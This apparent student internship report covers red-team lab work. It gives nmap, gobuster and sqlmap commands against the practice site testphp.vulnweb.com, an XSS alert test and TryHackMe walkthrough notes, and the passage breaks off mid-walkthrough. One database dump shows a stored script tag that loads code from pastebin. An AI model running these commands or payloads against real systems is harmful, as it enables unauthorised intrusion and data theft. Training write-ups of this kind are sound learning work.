Internship Final Report

Student Name: Riya Dubey

University: Acropolis Institute of Technology and Research

Major: CSE- CyberSecurity

Internship Duration: April 10th, 2025 - May 3rd, 2025

Company: Hack Secure

Domain: Cyber Security - Red Teaming

Mentor: Mr.Nishant Prajapati

Assistant Mentor: Mr. Aman Pandey

Coordinator: Mr. Shivam Kapoor

Objectives

My primary objectives for this internship were to:

1. Develop a deep understanding of cybersecurity principles and practices.
2. Gain hands-on experience in identifying, analyzing, and mitigating security threats.
3. Enhance my skills in using cybersecurity tools and techniques in real-world scenarios.

Tasks and Responsibilities

During my internship, I was involved in the following key tasks:

- **Vulnerability Assessment**: Conducted a thorough scan of a target website to identify open ports and potential vulnerabilities.
- **Penetration Testing**: Performed brute-force attacks and directory enumeration on the website to uncover hidden directories and files.
- **Traffic Analysis**: Intercepted network traffic using Wireshark during a simulated login attempt, successfully capturing and analyzing transmitted credentials.
- **Decryption and Cryptanalysis**: Decrypted password-protected files using cryptographic tools and analyzed encoded hash values to recover plaintext passwords.
- **Reverse Engineering**: Used PE Explorer to analyze an executable file, identifying the

entry point and other critical information.

● Network Security: Executed a de-authentication attack on a controlled network environment, capturing the handshake and subsequently cracking the Wi-Fi password using a custom wordlist.

● Payload Creation: Developed and deployed a Metasploit payload to establish a reverse shell connection on a virtual machine.

INTERMIDIATE TASK

1). Find all the ports

that are open on the website http://testphp.vulnweb.com/

Command used - nmap -sVC -A -p- -vvv -T4 testphp.vulnweb.com

- sVC → Service and version detection
- A → Aggressive scan (OS detection + script scanning + traceroute)
- p- → Scans all 65535 ports
- vvv → Very verbose output
- T4 → Faster execution

Result:

- **Open Port Found:** 80/tcp
- **IP Address Resolved:** 44.228.249.3




Fig1.1: Nmap Port Scan

2). Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

Command Used:

gobuster dir -u http://testphp.vulnweb.com/ -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

- dir → Directory mode
- -u → URL of the target
- -w → Path to wordlist used for brute-forcing




Fig 2.1: Directory Bruetforce /Enumeration

Inference:

- The website is running a web server on port 80 and has multiple accessible directories.
- These directories may lead to sensitive information or admin panels that can be further tested for vulnerabilities in upcoming tasks (e.g., XSS, SQLi).

3). Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network

Steps Performed:

1. Open Wireshark and start capturing packets on the correct network interface i.e. , eth0
2. Apply a capture filter for HTTP traffic:
   http
3. Visit http://testphp.vulnweb.com/login.php in the browser.
4. Attempt login using dummy credentials:
   Username: test
   Password: test
5. Stop the Wireshark capture after the login attempt.

Observations:

- HTTP protocol was used (NOT HTTPS).
- Credentials were transferred in plaintext in the POST request.
- Could view username and password inside captured packet details under:
    - Hypertext Transfer Protocol > POST Data




Fig3.1: Packet capture showing , username=test& password=test

4.) Perform SQL injection on the login or search page of http://testphp.vulnweb.com/ and check if the website is vulnerable to SQLi by extracting database information.

Objective: Check if the login or search field is vulnerable to SQL Injection (SQLi) and extract database info.

Check for SQL Injection-




Fig4.1: check for SQLI

- This error is from a sql server , that means it is vulnerable to SQLI .

Commands and Steps:

Using SQLMap (Automated Tool for SQLi):

- **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs**
  - u → URL to test
  - cat=1 is one of the parameter to inject.
  - --dbs → Attempt to enumerate databases if vulnerable.




Fig4.2 : Fetches the DataBase - acuart

- **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –columns**
  Query to fetch the tables of database acuart using sqlmap

Fig4.3: Many Tables are present in the DB

- **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email –dump**




Fig4.4: Fetches data of table – user , column -email

- **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C name --dump**




Fig4.5: Fetch data of name (coulmn)

- **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C address –dump**

```
Database: acuart
Table: users
[1 entry]
+-----------------------------------------------------------+
| address                                                   |
+-----------------------------------------------------------+
| <script src="https://pastebin.com/raw/xVEfsU8Q"></script> |
+-----------------------------------------------------------+
```

Fig4.6: data of column – address

- **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C cart --dump**

```
Database: acuart
Table: users
[1 entry]
+----------------------------------+
| cart                             |
+----------------------------------+
| 8a42411097cc51c7f76e0596c8a41c33 |
+----------------------------------+
```

Fig4.7: data of cart(Column)

- **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C phone –dump**

```
Database: acuart
Table: users
[1 entry]
+--------------+
| phone        |
+--------------+
| 907-200-5102 |
+--------------+
```

Fig4.8: data of Phone(Column)

- **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname –dump**




Fig4.9: vlaue of uname

- **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C pass –dump**




Fig4.10: value of pass

5.) Inject malicious JavaScript payloads in input fields (such as the comment section or search box) to see if the website is vulnerable to stored or reflected XSS attacks

Objective:

Test if **input fields** accept JavaScript code and execute it (indicating **XSS vulnerability**).

Payload:

- **<script>alert(1)</script>**
- After inserting it on search box , its gives pop up




Fig5.1: Inserted malicious javascript




Fig5.2: pops an alert box, the site is vulnerable to XSS.

TASK (CTF)

1.Red Team Fundamentals

Objective:

To understand the core components of a red team engagement, differentiate it from other cybersecurity assessments, and grasp the methodologies and structures involved in red teaming.

Task 1: Introduction

This task introduces the concept of red teaming in cybersecurity. Unlike traditional penetration testing, red teaming focuses on simulating real-world attacks to test an organization's detection and response capabilities. The primary goal is to emulate adversary tactics to assess and improve defense mechanisms.

Task2:Vulnerability Assessment and Penetration Tests

Limitations

- Vulnerability Assessments aim to identify as many vulnerabilities as possible across systems without exploiting them. They provide a broad view of potential weaknesses.
- Penetration Tests go a step further by attempting to exploit identified vulnerabilities to understand their impact. However, they might not always simulate real attacker behavior, especially in terms of stealth and persistence.

Key Takeaways:

- Vulnerability assessments may not prepare organizations to detect real attackers effectively.
- Penetration testers are generally not concerned about being detected, unlike real adversaries who prioritize stealth.
- Highly organized and skilled attacker groups are referred to as Advanced Persistent Threats (APTs).

Task 3: Red Team Engagements

Red team engagements simulate real-world attacks to test an organization's detection and response capabilities. They focus on stealth, persistence, and achieving specific objectives without being detected.

Key Concepts:

- Crown Jewels: Critical assets or objectives that red teams aim to access or compromise.
- TTPs (Tactics, Techniques, and Procedures): The behavior patterns of adversaries that red teams emulate.
- The main objective is not to find as many vulnerabilities as possible but to assess the organization's ability to detect and respond to sophisticated attacks.

Task 4: Teams and Functions of an Engagement

Red team engagements involve multiple teams:

- Red Cell: Offensive team simulating attacks.
- Blue Cell: Defensive team responsible for detecting and responding to attacks.
- White Cell: Oversees the engagement, ensuring rules are followed and acting as referees.

Roles within the Red Team:

- Red Team Lead: Plans and organizes engagements.
- Red Team Assistant Lead: Assists in overseeing operations and documentation.
- Red Team Operator: Executes assigned tasks during the engagement.

Task 5: Engagement Structure

The Lockheed Martin Cyber Kill Chain outlines the stages of a cyberattack:

1. Reconnaissance: Gathering information about the target.
2. Weaponization: Creating a deliverable payload.
3. Delivery: Transmitting the payload to the target.

4. Exploitation: Triggering the exploit to gain access.
5. Installation: Installing malware or tools on the target system.
6. Command & Control (C2): Establishing communication with the compromised system.
7. Actions on Objectives: Executing the intended goals, such as data exfiltration.

Examples:

- Deploying Mimikatz falls under the Installation phase.
- Exploiting a system to execute code corresponds to the Exploitation phase.


Task 6: Overview of a Red Team Engagement


This task provides a practical example of a red team engagement, demonstrating the application of previously discussed concepts. By following the simulated engagement, the flag obtained is:

Flag: THM{RED_TEAM_ROCKS}

Conclusion

The room concludes by emphasizing the importance of red team engagements in assessing an organization's resilience against sophisticated attacks. It highlights the need for continuous improvement in detection and response strategies.





2. PickleRick

Network Scanning

Nmap Scan

IP Address: 10.10.154.247

Command used : nmap -sVC -p- -vvv -A -T4 10.10.154.247 -oN nmap.txt

Result : Nmap was able to identify 2 services running on the target machine-

SSH (22)

HTTP (80).

```
┌──(kali㉿kali)-[~/Documents/TryHackme/pickle_rick]
└─$ nmap -sVC -A -p- -vvv -T4 10.10.154.247 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 00:41 IST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Initiating Ping Scan at 00:41
Scanning 10.10.154.247 [4 ports]
Completed Ping Scan at 00:41, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:41
Completed Parallel DNS resolution of 1 host. at 00:41, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:41
Scanning 10.10.154.247 [65535 ports]
Discovered open port 22/tcp on 10.10.154.247
Discovered open port 80/tcp on 10.10.154.247
SYN Stealth Scan Timing: About 13.11% done; ETC: 00:45 (0:03:25 remaining)
SYN Stealth Scan Timing: About 28.09% done; ETC: 00:46 (0:03:07 remaining)
SYN Stealth Scan Timing: About 42.29% done; ETC: 00:46 (0:02:29 remaining)
```

Fig2.1: Nmap : Port & service Scan

- There are two possibilities here, either this is a username that can be used to log in via SSH or there is another login module inside the web application.
- To enumerate the second scenario, we ran a directory Bruteforce using dirb and We found the robots.txt file




Fig2.2: Source code revealing the username

- Upon reading the robots.txt, we found Rick's famous quote Wubbalubbadubdub. This may be the password for the user that we found earlier. Now we need to enumerate that login page if there is any.




Fig2.3: exploring /robots.txt

- On using the credentials , on /login.php

